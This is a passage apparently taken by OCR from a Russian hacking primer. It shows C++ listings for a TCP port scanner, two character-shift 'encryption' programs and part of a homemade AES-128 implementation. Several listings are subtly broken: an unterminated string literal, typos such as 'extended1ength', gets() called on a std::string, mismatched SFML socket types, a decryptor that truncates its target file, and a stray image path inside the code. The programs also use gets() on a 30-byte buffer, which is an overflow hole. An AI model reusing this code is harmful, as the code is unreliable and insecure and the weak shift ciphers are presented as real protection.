Port 70 : Закрыт
Port 71 : Закрыт
Port 72 : Закрыт
Port 73 : Закрыт
Port 74 : Закрыт
Port 75 : Закрыт
Port 76 : Закрыт
Port 77 : Закрыт
```

```
Port 78 : Закрыт
Port 79 : Закрыт
Port 80 : Открыт
Port 8080 : Закрыт
```

Промежуточный вариант программы приведен в лист. 5.3.

Листинг 5.3. Исходный код сканера портов

```
#include <iostream>
#include <SFML/Network.hpp>
#include <sstream>
#include <string>
#include <vector>

static bool port_is_open(const std::string& address, int port)
{
    return (sf::TcpSocket().connect(address, port) == sf::Socket::Done);
}


static std::vector<std::string> split(const std::string& string,
                                      char delimiter = ' ',
                                      bool allow_empty = false)
{
    std::vector<std::string> tokens;
    std::stringstream sstream(string);
    std::string token;
    while (std::getline(sstream, token, delimiter)) {
        if (allow_empty || token.size() > 0)
            tokens.push_back(token);
    }
    return tokens;
}

static int string_to_int(const std::string& string)
{
    std::stringstream sstream(string);
    int i;
    sstream >> i;
    return i;
}

template <typename T>
static void swap(T& a, T& b)
{
```

```
    T c = a;
    a = b;
    b = c;
}

template <typename T>
static std::vector<T> range(T min, T max)
{
    if (min > max)
        swap(min, max);
    if (min == max)
        return std::vector<T>(1, min);
    std::vector<T> values;
    for (; min <= max; ++min)
        values.push_back(min);
    return values;
}

static std::vector<int> parse_ports_list(const std::string& list)
{
    std::vector<int> ports;
    for (const std::string& token : split(list, ',')) {
        std::vector<std::string> strrange = split(token, '-');
        switch (strrange.size()) {
            case 0: ports.push_back(string_to_int(token));       break;
            case 1: ports.push_back(string_to_int(strrange[0])); break;
            case 2:
            {
                int min = string_to_int(strrange[0]),
                    max = string_to_int(strrange[1]);
                for (int port : range(min, max))
                    ports.push_back(port);
                break;
            }
            default:
                break;
        }
    }
    return ports;
}

int main()
{
    std::string address;
    std::string port_list;
    std::vector<int> ports;
    std::cout << "Адрес: " << std::flush;
    std::getline(std::cin, address);
    std::cout << "Порт: " << std::flush;
```

```
    std::getline(std::cin, port_list);
    ports = parse_ports_list(port_list);
    std::cout << "Сканирую " << address << "...\n";
    for (int port : ports) {
        std::cout << "Порт " << port << " : ";
        if (port_is_open(address, port))
            std::cout << "Открыт\n";
        else
            std::cout << "Закрыт\n";
    }
    std::cout << std::flush;
    return 0;
}
```

5.4. Поддержка командной строки

Каждая уважающая себя консольная программа принимает аргументы из командной строки, а не запрашивает их у пользователя. Перепишем функцию main() так, чтобы она принимала аргументы из командной строки и выводила подсказку об использовании программы, если аргументы не заданы:

```
int main(int argc, char* argv[])
{
    if (argc != 3) {
        std::cerr << "Использование: " << argv[0] << " address port(s)\n"
                  << "Примеры:\n"
                  << "\t" << argv[0] << " 127.0.0.1 80\n"
                  << "\t" << argv[0] << " localhost 80,8080\n"
                  << "\t" << argv[0] << " 192.0.43.10 0-65535\n"
                  << "\t" << argv[0] << " example.com 0-21,80,8080"
                  << std::endl;
        std::exit(EXIT_FAILURE);
    }
    std::string address = argv[1];
    std::vector<int> ports = parse_ports_list(std::string(argv[2]));
    std::cout << "Показываем только открытые порты " << address << "...\n";
    size_t width = digits(maximum(ports));
    for (int port : ports) {
        if (port_is_open(address, port))
            std::cout << "Порт " << std::setw(width) << port << " : Открыт\";
    }
    std::cout << std::endl;
    return 0;
}
```

Также мы внесли одно улучшение – программа показывает только открытые порты.

Если нужно, чтобы программа принимала параметры из командной строки и в то же время запрашивала данные у пользователя, если он запустил ее без параметров:

```
int main(int argc, char* argv[])
{
    std::string address;
    std::vector<int> ports;
    if (argc == 3) {
        address = argv[1];
        ports = parse_ports_list(std::string(argv[2]));
    } else {
        std::string port_list;
        std::cout << "Адрес: " << std::flush;
        std::getline(std::cin, address);
        std::cout << "Порты: " << std::flush;
        std::getline(std::cin, port_list);
        ports = parse_ports_list(port_list);
    }
    std::cout << "Показываем только открытые порты" << address << "...\n";
    size_t width = digits(maximum(ports));
    for (int port : ports) {
        if (port_is_open(address, port))
            std::cout << "Порт " << std::setw(width) << port << "
: Открыт\n";
    }
    std::cout << std::flush;
    return 0;
}
```

Полный исходный код приведен в листинге 5.4.

Листинг 5.4. Полный исходный код сканера портов

```
#include <cstdlib>
#include <iomanip>
#include <iostream>
#include <SFML/Network.hpp>
#include <sstream>
#include <string>
#include <vector>
```


```
static bool port_is_open(const std::string& address, int port)
{
    return (sf::SocketTCP().connect(address, port) == sf::Socket::Done);
}

static std::vector<std::string> split(const std::string& string,
                                      char delimiter = ' ',
                                      bool allow_empty = false)
{
    std::vector<std::string> tokens;
    std::stringstream sstream(string);
    std::string token;
    while (std::getline(sstream, token, delimiter)) {
        if (allow_empty || token.size() > 0)
            tokens.push_back(token);
    }
    return tokens;
}

static int string_to_int(const std::string& string)
{
    std::stringstream sstream(string);
    int i;
    sstream >> i;
    return i;
}

template <typename T>
static void swap(T& a, T& b)
{
    T c = a;
    a = b;
    b = c;
}

template <typename T>
static std::vector<T> range(T min, T max)
{
    if (min > max)
        swap(min, max);
    if (min == max)
        return std::vector<T>(1, min);
    std::vector<T> values;
    for (; min <= max; ++min)
        values.push_back(min);
    return values;
}

static std::vector<int> parse_ports_list(const std::string& list)
```

```
{
    std::vector<int> ports;
    for (const std::string& token : split(list, ',')) {
        std::vector<std::string> strrange = split(token, '-');
        switch (strrange.size()) {
            case 0: ports.push_back(string_to_int(token));       break;
            case 1: ports.push_back(string_to_int(strrange[0])); break;
            case 2:
            {
                int min = string_to_int(strrange[0]),
                    max = string_to_int(strrange[1]);
                for (int port : range(min, max))
                    ports.push_back(port);
                break;
            }
            default:
                break;
        }
    }
    return ports;
}

template <typename T>
static T maximum(const std::vector<T>& values)
{
    T max = values[0];
    for (T value : values) {
        if (value > max)
            max = value;
    }
    return max;
}

template <typename T>
static size_t digits(T value)
{
    size_t count = (value < 0) ? 1 : 0;
    if (value == 0)
        return 0;
    while (value) {
        value /= 10;
        ++count;
    };
    return count;
}

int main(int argc, char* argv[])
{
    std::string address;
```

```
    std::vector<int> ports;
    if (argc == 3) {
        address = argv[1];
        ports = parse_ports_list(std::string(argv[2]));
    } else {
        std::string port_list;
        std::cout << "Адрес: " << std::flush;
        std::getline(std::cin, address);
        std::cout << "Порт: " << std::flush;
        std::getline(std::cin, port_list);
        ports = parse_ports_list(port_list);
    }
    std::cout << "Показываем только открытые порты " << address << "...\n";
    size_t width = digits(maximum(ports));
    for (int port : ports) {
        if (port_is_open(address, port))
            std::cout << "Порт " << std::setw(width) << port << "
: Открыт\n";
    }
    std::cout << std::flush;
    return 0;
}
```

Глава 6.

Шифрование файлов



В этой главе мы поговорим о шифровании и дешифровании файлов. Эта глава важна для понимания способов обхода шифрованных файлов, что крайне важно для любого начинающего хакера. Вы также получите готовый код для шифрования и расшифровки текстового файла.

6.1. Что есть шифрование и расшифровка?

Сейчас нам придется поговорить об элементарных вещах, тем не менее, нужно убедиться, что читатель понимает, о чем идет речь. Шифрование данных означает преобразование данных из исходной формы в закодированную форму. Закодированная форма исходных данных не может быть прочитана посторонним лицом. Дешифрование данных означает преобразование данных из закодированной формы в первоначальную форму. Думаем, здесь все предельно понятно.

Доступ к зашифрованным данным может получить только уполномоченное лицо. Кто считается таковым лицом? Уполномоченное лицо знает ключ дешифрования. Ключ дешифрования — это пароль или формула, которая используется для преобразования зашифрованного текста в открытый текст.

Примечание. Зашифрованные данные называются зашифрованным текстом, тогда как расшифрованные данные (исходные данные) называются открытым текстом.

Поэтому на простом языке преобразование данных из открытого текста в зашифрованный текст называется шифрованием данных. Преобразование данных из зашифрованного текста в открытый текст называется расшифровкой данных.

6.2. Простейшее шифрование файла

Наша задача – видоизменить контент файла так, чтобы никто его не смог расшифровать. Первый алгоритм, который приходит в голову: прочитать файл посимвольно, к коду каждого символа добавить какое-то число (константу), результат записать в другой файл.

Простейшая программа для шифрования файла приведена в лист. 6.1.

Листинг 6.1. Простейшая программа для шифрования файла

```
#include<iostream>
#include<fstream>
#include<stdio.h>
using namespace std;
int main()
{
    char fileName[30], ch;
    fstream fps, fpt;
    cout<<"Введите имя файла: ";
    gets(fileName);
    fps.open(fileName, fstream::in);
    if(!fps)
    {
        cout<<"\nОшибка при открытии исходного файла для чтения";
        return 0;
    }
    fpt.open("tmp.txt", fstream::out);
    if(!fpt)
```

```
    {
        cout<<"\nОшибка при создании временного файла!";
        return 0;
    }
    while(fps>>noskipws>>ch)
    {
        ch = ch+100;
        fpt<<ch;
    }
    fps.close();
    fpt.close();
    fps.open(fileName, fstream::out);
    if(!fps)
    {
        cout<<"\nОшибка при открытии исходного файла для записи";
        return 0;
    }
    fpt.open("tmp.txt", fstream::in);
    if(!fpt)
    {
        cout<<"\nОшибка при открытии временного файла";
        return 0;
    }
    while(fpt>>noskipws>>ch)
        fps<<ch;
    fps.close();
    fpt.close();
    cout<<"\nФайл '"<<fileName<<"' успешно зашифрован!";
    cout<<endl;
    return 0;
}
```

Попробуйте зашифровать программой какой-то файл. Откройте файл после шифрования: вы не сможете прочитать его содержимое. Программа работает достаточно просто: она читает файл посимвольно и к коду каждого символа добавляет значение 100. Для работы программы нужна лишь библиотека **fstream** для работы с файлами. Она определена в заголовочном файле *fstream*.

Метод open() принимает два аргумента. Первый – имя файла, второй – режим открытия файла. Режим *fstream::in* означает открытие файла для чтения, *fstream::out* – режим для записи.

Алгоритм работы программы следующий:

- Программа запрашивает имя файла.
- Открывает файл в режиме чтения.
- Создает временный файл tmp.txt
- Читает содержимое исходного файла посимвольно
- При чтении к ASCII-значению каждого символа добавляется значение 100. Например, ASCII код символа A – 065, добавляем 100 и получаем символ с кодом 165 – какой будет отображен символ, зависит от настроек локали – какой именно символ загружен в ячейку с номером 165 (при использовании ASCII символам английского алфавита и другим стандартным символам присваиваются значения до 165).
- Далее оба файловых потока закрываются.
- Исходный файл открывается для записи, а временный файл tmp.txt открывается для чтения
- Программа копирует содержимое tmp.txt (зашифрованный контент исходного файла) в исходный файл, который открыт для записи.

Как видите, все достаточно просто. О недостатках нашего способа шифрования мы поговорим позже

6.3. Дешифровка файла

Теперь выполним обратную функцию, а именно расшифровку зашифрованного файла. Код программы-дешифровальщика приведен в лист. 6.2.

Листинг 6.2. Дешифровка файла

```
#include<iostream>
#include<fstream>
#include<stdio.h>
using namespace std;
int main()
{
    char fileName[30], ch;
    fstream fps, fpt;
```

```
    cout<<"Введите имя файла: ";
    gets(fileName);
    fps.open(fileName, fstream::out);
    if(!fps)
    {
        cout<<"\nОшибка при открытии исходного файла для чтения!";
        return 0;
    }
    fpt.open("tmp.txt", fstream::in);
    if(!fpt)
    {
        cout<<"\nОшибка при создании временного файла!";
        return 0;
    }
    while(fpt>>noskipws>>ch)
    {
        ch = ch-100;
        fps<<ch;
    }
    fps.close();
    fpt.close();
    cout<<"\nФайл '"<<fileName<<"' расшифрован!";
    cout<<endl;
    return 0;
}
```

Программа работает аналогично программе-шифровальщику, но значение 100 отнимается от кода символа, что возвращает содержимое файла в исходный вид.

6.4. Совершенствуем шифрование

Самый большой недостаток нашей программы в том, что если она попадет в руки такого же хакера, то он сразу догадается что к чему. Он зашифрует весь алфавит и посмотрит, что получится на выходе. Сразу станет понятно, что мы добавляем и удаляем значение 100 к коду символа. Как защититься? Можно запросить пользователя ввести ключ, то есть программа не будет знать, каким ключом производится шифрование – поскольку его пользователь будет вводить каждый раз. В листинге 6.3 приводится усовершенствованный вариант программы-шифрования – ключ не является константой, он

запрашивается каждый раз при расшифровке и зашифровке файла. Также программа умеет как шифровать, так и расшифровывать файлы.

Листинг 6.3. Усовершенствованная программа для шифрования и расшифровки

```
#include <bits/stdc++.h>
#include <fstream>
using namespace std;

// мы используем ООП-подход, метод encrypt() - шифрование,
// decrypt() - расшифровка
class encdec {
   int key;

   // имя файла
   string file = "";
   char c;

public:
   void encrypt();
   void decrypt();
};

// Definition of encryption function
void encdec::encrypt()
{
   // Файл, который будет зашифрован
   cout<<"Файл: ";
    gets(file);

   // Ключ, используемый для шифрования
   cout << "ключ: ";
   cin >> key;

   // потоки
   fstream fin, fout;

   // открываем исходный файл
   // ios::binary- посимвольное чтение файла
   fin.open(file, fstream::in);
   // результат будет сохранен в encrypt.txt
   fout.open("encrypt.txt", fstream::out);

   // Читаем исходный файл до конца
```

```
   while (fin >> noskipws >> c) {
      int temp = (c + key);

      // Записываем temp как char в выходной файл
      fout << (char)temp;
   }

   // Закрываем оба файла
   fin.close();
   fout.close();
}

// Расшифровка
void encdec::decrypt()
{
    cout<<"Файл: ";
    gets(file);

   cout << "Ключ: ";
   cin >> key;

   fstream fin;
   fstream fout;
   fin.open(file, fstream::in);
   // результат будет сохранен в decrypt.txt
   fout.open("decrypt.txt", fstream::out);

   while (fin >> noskipws >> c) {

      // Удаляем ключ
      int temp = (c - key);
      fout << (char)temp;
   }

   fin.close();
   fout.close();
}

// Основной код
int main()
{
   encdec enc;
   char c;
   cout << "\n";
   cout << "Ваш выбор : -> \n";
   cout << "1. encrypt \n";
```

```
    cout << "2. decrypt \n";
    cin >> c;
    cin.ignore();

    switch (c) {
    case '1': {
      enc.encrypt();
      break;
    }
    case '2': {
      enc.decrypt();
      break;
    }
    }
}
```

Наша программа стала более совершенной. Теперь у нас есть программа, которая позволяет шифровать и расшифровывать информацию. Шифрование осуществляется ключом, который знает только пользователь. С одной стороны, программа стала безопаснее, но сам алгоритм шифрования не дотягивает до совершенства. Поэтому в следующем разделе мы рассмотрим реальный проект – реализацию 128-битного шифрования AES на C++.

6.5. AES-шифрование

Алгоритм AES (Advanced Encryption Standatd) – симметричный алгоритм блочного шифрования. На сегодняшний момент считается лучшим алгоритмом симметричного шифрования в отличие от своего предшественника DES, в котором были найдены уязвимости.

AES является стандартом, основанным на алгоритме Rijndael. Для AES блока входных данных и состояния постоянна и равна 128 бит, а длина шифроключа K составляет 128, 192 или 256 бит. При этом исходный алгоритм допускает длину ключа и размер блока от 128 до 256 бит с шагом в 32 бита. Для обозначения выбранных длин *input* (блок входных данных), *State* (состояние) и *Cipher Key* в 32-битных словах используется нотация Nb = 4 для *input* и *State*, Nk = 4, 6, 8 для шифроключа Key, и, соответственно, для разных длин ключей.

В начале зашифровывания *input* копируется в массив **State** по правилу state[r,c] = input[r+4c) для 0 <= r < 4 и 0 <= c < Nb.

После этого к состоянию State применяется процедура AddRoundKey(), и затем State проходит через процедуру трансформации (раунд) 10, 12, или 14 раз (в зависимости от длины ключа), при этом надо учесть, что последний раунд несколько отличается от предыдущих. В итоге, после завершения последнего раунда трансформации, состояние копируется в *output* по правилу output[r + 4c] = state[r, c] для 0<=r<4, 0<=c<Nb.

В прилагаемом к книге архиву с исходниками находится каталог AES. Пройдемся по его содержимому:

- **decoding.h** – здесь реализован алгоритм расшифровки данных.
- **encoding.h** – содержит алгоритм шифрования данных.
- **key_expand.h** – 128-битный AES требует 10 раундов шифрования, каждый раунд требует другой ключ, все эти ключи генерируются из исходного ключа, а процесс их генерации называется расширением ключа. Данный заголовочный файл содержит функции для расширения ключа.
- **lookup_table_encoding.h** – каждый раунд шифрования AES выполняется в несколько этапов, и на одном из этапов, называемом столбцом смешивания, мы используем справочные таблицы умножения Галуа, чтобы упростить нашу задачу. Этот заголовочный файл включает в себя все таблицы поиска, необходимые для кодирования.
- **lookup_table_decoding.h** – содержит таблицы Галуа для расшифровки данных.
- **main.cpp** – главный код, требуемый для реализации алгоритма.
- **input.txt** – в этот текстовый файл мы записываем обычный текст, который необходимо зашифровать, наш код считывает текст из этого файла и сохраняет зашифрованные данные в файле encoding.aes.
- **encryption.aes** – результат шифрования.
- **outputtext.txt** – результат расшифровки.
- **key.txt** – ключ, необходимый для шифрования и расшифровки информации. Поскольку программа экспериментальная и создана для демонстрации функций шифрования и дешифрования, то для удобства пользователя было принято решение хранить ключ в файле, а не вводить каждый раз

с клавиатуры. Да и для более надежного шифрования нужен длинный ключ, который неудобно вводить с клавиатуры и можно допустить ошибку.

В листинге 6.4 приводится код основной программы – **main.cpp**.

Листинг 6.4. Код main.cpp

```
#include<iostream>
#include<fstream>
#include<cstring>
#include<sstream>
#include "key_expand.h"
#include "encoding.h"
#include "decoding.h"
#include <typeinfo>
#include<windows.h>
using namespace std;
int main()
{
   // текст будет прочитан из input.txt
int extendedlength=0;
int choice;
string myText;
label:
   cout<<"Демонстрация 128-битного шифрования/расшифроки по алгоритму
AES"<<endl;
   cout<<endl;
   cout<<"Меню "<<endl;
   cout<<"1 - Шифрование"<<endl;
   cout<<"2 - Расшифровка"<<endl;
   cin>>choice;

  switch(choice)
  {
   case 1:
      {
   //шифрование текста
   ifstream File;
   string filepath = "encryption.aes";
    // очищаем encryption.aes первым делом
   File.open(filepath.c_str(), std::ifstream::out | std::ifstream::trunc );
   if (!File.is_open() || File.fail())
   {
   File.close();
   printf("\nError : не могу очистить файл !");
   }
```

```
File.close();
// читаем текст из  input.txt
  fstream newfile;
  newfile.open("input.txt",ios::in); // открываем файл для чтения
if (newfile.is_open()){   // проверяем, открыт ли файл
   cout<<"Читаем текст из input.txt .........\n";
   Sleep(1000);
   string tp;
    cout<<"Читаем ключ из key.txt ......\n";
   Sleep(1000);
    cout<<"Шифрование ....\n";
       Sleep(1000);
     cout<<"записываем зашифрованные данные в encryption.aes ..\n";
       Sleep(1000);
       cout<<endl;
   while(getline(newfile, tp)){
  // читаем данные из файла и помещаем их в строку
  int messlength=tp.length();
  int extendedlength;
   if((messlength%16)!=0)
   {
  extendedlength=messlength+(16-(messlength%16));
   }
   else
   {
     extendedlength=messlength;
    }
    unsigned char* encryptedtext=new unsigned char[extendedlength];
    for(int i=0;i<extendedlength;i++)
    {
        if(i<messlength)
        encryptedtext[i]=tp[i];
        else
        encryptedtext[i]=0;
       }
       // получаем ключ из key.txt
      string k;
         ifstream infile;
         infile.open("key.txt");
         if (infile.is_open())
         {
            getline(infile, k); // Первая строка должна быть ключом
            infile.close();
         }

         else cout << "Не могу открыть файл";

         istringstream tempkey(k);
         unsigned char key[16];
```

```
      unsigned int x;
      for(int i=0;i<16;i++)
      {
      tempkey>>hex>>x;
       key[i] = x;
      }
      // расширяем ключ
       unsigned char extendedkeys[176];
      Key_extenxion(key,extendedkeys);

       // шифрование
        for(int i=0;i<extended1ength;i+=16)
        {
         unsigned char* temp=new unsigned char[16];
            for(int j=0;j<16;j++)
            {
                 temp[j]=encryptedtext[i+j];
            }
            encryption(temp , extendedkeys);
            for(int j=0;j<16;j++)
            {
                 encryptedtext[i+j]=temp[j];
            }
         }
     // результат шифрования сохраняется в encryption.aes
     ofstream fout;  // создаем объект Ofstream
    ifstream fin;
    fin.open("encryption.aes");
    fout.open ("encryption.aes",ios::app); // режим добавления
    if(fin.is_open())
        fout<<encryptedtext<<"\n"; // Записываем данные в файл
    fin.close();
    fout.close();
      }
      cout<<"Данные были зашифрованы\n";
      newfile.close(); // закрыть файл
  }
 break;
}

  case 2:
     {
    cout<<"Читаем зашифрованные данные из encryption.txt .........\n";
     Sleep(1000);
     string tp;
    cout<<"Читаем ключ из key.txt ......\n";
     Sleep(1000);
    cout<<"Расшифровка ....\n";
     Sleep(1000);
```

```
    cout<<"расшифрованные данные записаны в outputtext.txt ..\n";
       Sleep(1000);
       cout<<endl;
cout<<"Расшифрованный текст:- \n";
ifstream File;
string filepath = "outputtext.txt";
File.open(filepath.c_str(), std::ifstream::out | std::ifstream::trunc );
if (!File.is_open() || File.fail())
{
File.close();
printf("\nError : не могу стереть файл !");
}
File.close();

  ifstream MyReadFile;
  MyReadFile.open("encryption.aes", ios::in | ios::binary);
 if(MyReadFile.is_open())
 {
 while( getline (MyReadFile, myText) )
{
  cout.flush();
  char * x;
   x=&myText[0];
   int messlength=strlen(x);
 char * msg = new char[myText.size()+1];

strcpy(msg, myText.c_str());

int n = strlen((const char*)msg);
unsigned char * decryptedtext = new unsigned char[n];
// decrypting our encrypted data
for (int i = 0; i < n; i++) {
  decryptedtext[i] = (unsigned char)msg[i];
}
// читаем ключ в key.txt
    string k;
    ifstream infile;
    infile.open("key.txt");
    if (infile.is_open())
   {
     getline(infile, k); // Первая строка файла должна быть ключом
     infile.close();
   }

   else cout << "Нем могу открыть файл";
    istringstream tempkey(k);
    unsigned char key[16];
    unsigned int x1;
    for(int i=0;i<16;i++)
```

```
        {
         tempkey>>hex>>x1;
       key[i] = x1;
        }
        // расширяем ключ
       unsigned char extendedkeys[176];
       Key_extenxion(key,extendedkeys);
      // расшифровываем данные
      for (int i = 0; i < messlength; i += 16)
       {
         unsigned char * temp=new unsigned char[16];
         for(int j=0;j<16;j++)
         temp[j]=decryptedtext[i+j];
              decryption(temp , extendedkeys);
              for(int j=0;j<16;j++)
               decryptedtext[i+j]=temp[j];
       }
       // выводим результат расширофровки
              for(int i=0;i<messlength;i++)
              {
              cout<<decryptedtext[i];
              if(decryptedtext[i]==0 && decryptedtext[i-1]==0 )
              break;
         }
       // сохраняем результат в файле outputtext.txt
                      cout<<endl;
                      ofstream fout;  // создаем объект Ofstream
               ifstream fin;
               fin.open("outputtext.txt");
               fout.open ("outputtext.txt",ios::app); // Режим Append
               if(fin.is_open())
                 fout<<decryptedtext<<"\n"; // Записываем данные в файл

              fin.close();
              fout.close(); // Закрываем файл
          Sleep(500);
            }
}
      else
          {
             cout<<"Не могу открыть файл\n ";
        }
        cout<<"\n Данные были дописаны в файл outputtext.txt";
MyReadFile.close();
break;
}
}
}
```

Далее рассмотрим код файла **encoding.h**.

Листинг 6.5. Файл encoding.h

```
#include<iostream>
#include "lookup_table_encoding.h"
#include "key_expand.h"
using namespace std;
void encryption(unsigned char * temp,unsigned char * extendedkeys )
{
   int kp=0;
   for(int i=0;i<16;i++)
   {
      temp[i]^=extendedkeys[i];
   }
   kp++;
   while(kp<11)
   {
         // биты подстановки
         for(int i=0;i<16;i++)
         {
             temp[i]=sbox[temp[i]];
         }
         // ряд смещения
         unsigned char * temp2 = new unsigned char[16];
          for(int i=0;i<16;i++)
          temp2[i]=temp[i];
         // 1 колонка
          temp[0]=temp2[0];
          temp[4]=temp2[4];
          temp[8]=temp2[8];
          temp[12]=temp2[12];
          // 2 колонка
          temp[1]=temp2[5];
          temp[5]=temp2[9];
          temp[9]=temp2[13];
          temp[13]=temp2[1];
          // 3 колонка
          temp[2]=temp2[10];
          temp[6]=temp2[14];
          temp[10]=temp2[2];
          temp[14]=temp2[6];
          // 4ая
          temp[3]=temp2[15];
          temp[7]=temp2[3];
          temp[11]=temp2[7];
          temp[15]=temp2[11];
```

```
          // колонка MIX
          if(kp<10)
          {
               for (int i = 0; i < 16; i++) {
                   temp2[i] = temp[i];
                  }
           // 1 ряд
               temp[0] = (unsigned char) lookup2[temp2[0]] ^
lookup3[temp2[1]] ^ temp2[2] ^ temp2[3];
               temp[1] = (unsigned char) temp2[0] ^
lookup2[temp2[1]] ^ lookup3[temp2[2]] ^ temp2[3];
               temp[2] = (unsigned char) temp2[0] ^ temp2[1] ^
lookup2[temp2[2]] ^ lookup3[temp2[3]];
               temp[3] = (unsigned char) lookup3[temp2[0]] ^
temp2[1] ^ temp2[2] ^ lookup2[temp2[3]];
             // 2 ряд
               temp[4] = (unsigned char)lookup2[temp2[4]] ^
lookup3[temp2[5]] ^ temp2[6] ^ temp2[7];
               temp[5] = (unsigned char)temp2[4] ^
lookup2[temp2[5]] ^ lookup3[temp2[6]] ^ temp2[7];
               temp[6] = (unsigned char)temp2[4] ^ temp2[5] ^
lookup2[temp2[6]] ^ lookup3[temp2[7]];
               temp[7] = (unsigned char)lookup3[temp2[4]] ^
temp2[5] ^ temp2[6] ^ lookup2[temp2[7]];
             // 3ий ряд
               temp[8] = (unsigned char)lookup2[temp2[8]] ^
lookup3[temp2[9]] ^ temp2[10] ^ temp2[11];
               temp[9] = (unsigned char)temp2[8] ^
lookup2[temp2[9]] ^ lookup3[temp2[10]] ^ temp2[11];
               temp[10] = (unsigned char)temp2[8] ^ temp2[9] ^
lookup2[temp2[10]] ^ lookup3[temp2[11]];
               temp[11] = (unsigned char)lookup3[temp2[8]] ^
temp2[9] ^ temp2[10] ^ lookup2[temp2[11]];
             // 4 ряд
               temp[12] = (unsigned char)lookup2[temp2[12]] ^
lookup3[temp2[13]] ^ temp2[14] ^ temp2[15];
               temp[13] = (unsigned char)temp2[12] ^
lookup2[temp2[13]] ^ lookup3[temp2[14]] ^ temp2[15];
               temp[14] = (unsigned char)temp2[12] ^ temp2[13] ^
lookup2[temp2[14]] ^ lookup3[temp2[15]];
               temp[15] = (unsigned char)lookup3[temp2[12]] ^
temp2[13] ^ temp2[14] ^ lookup2[temp2[15]];
          }

          // добавляем ключ раунда
           for(int i=0;i<16;i++)
            {
              temp[i]^=extendedkeys[kp*16+i];
```

```
            }
            kp++;
    }
}
```

В файле **decoding.h** содержится метод decryption(), используемый для дешифровки данных (лист. 6.6).

Листинг 6.6. Файл decoding.h

```
#include<iostream>
#include "lookup_table_decoding.h"
#include "key_expand.h"
using namespace std;
void decryption(unsigned char * temp,unsigned char * extendedkeys)
{
   int kp=10;
   while(kp>0)
   {
      // вычитаем ключ раунда
      for(int i=0;i<16;i++)
      {
         temp[i]^=extendedkeys[(kp*16)+i];
      }

         if(kp<10){
            unsigned char temp2[16];
            for (int i = 0; i < 16; i++)
                  {
                 temp2[i] = temp[i];
                  }

        temp[0] = (unsigned char)lookup14[temp2[0]] ^ lookup11[temp2[1]] ^
lookup13[temp2[2]] ^ lookup9[temp2[3]];
        temp[1] = (unsigned char)lookup9[temp2[0]] ^ lookup14[temp2[1]] ^
lookup11[temp2[2]] ^ lookup13[temp2[3]];
       temp[2] = (unsigned char)lookup13[temp2[0]] ^ lookup9[temp2[1]] ^
lookup14[temp2[2]] ^ lookup11[temp2[3]];
       temp[3] = (unsigned char)lookup11[temp2[0]] ^ lookup13[temp2[1]] ^
lookup9[temp2[2]] ^ lookup14[temp2[3]];

       temp[4] = (unsigned char)lookup14[temp2[4]] ^ lookup11[temp2[5]] ^
lookup13[temp2[6]] ^ lookup9[temp2[7]];
       temp[5] = (unsigned char)lookup9[temp2[4]] ^ lookup14[temp2[5]] ^
lookup11[temp2[6]] ^ lookup13[temp2[7]];
```

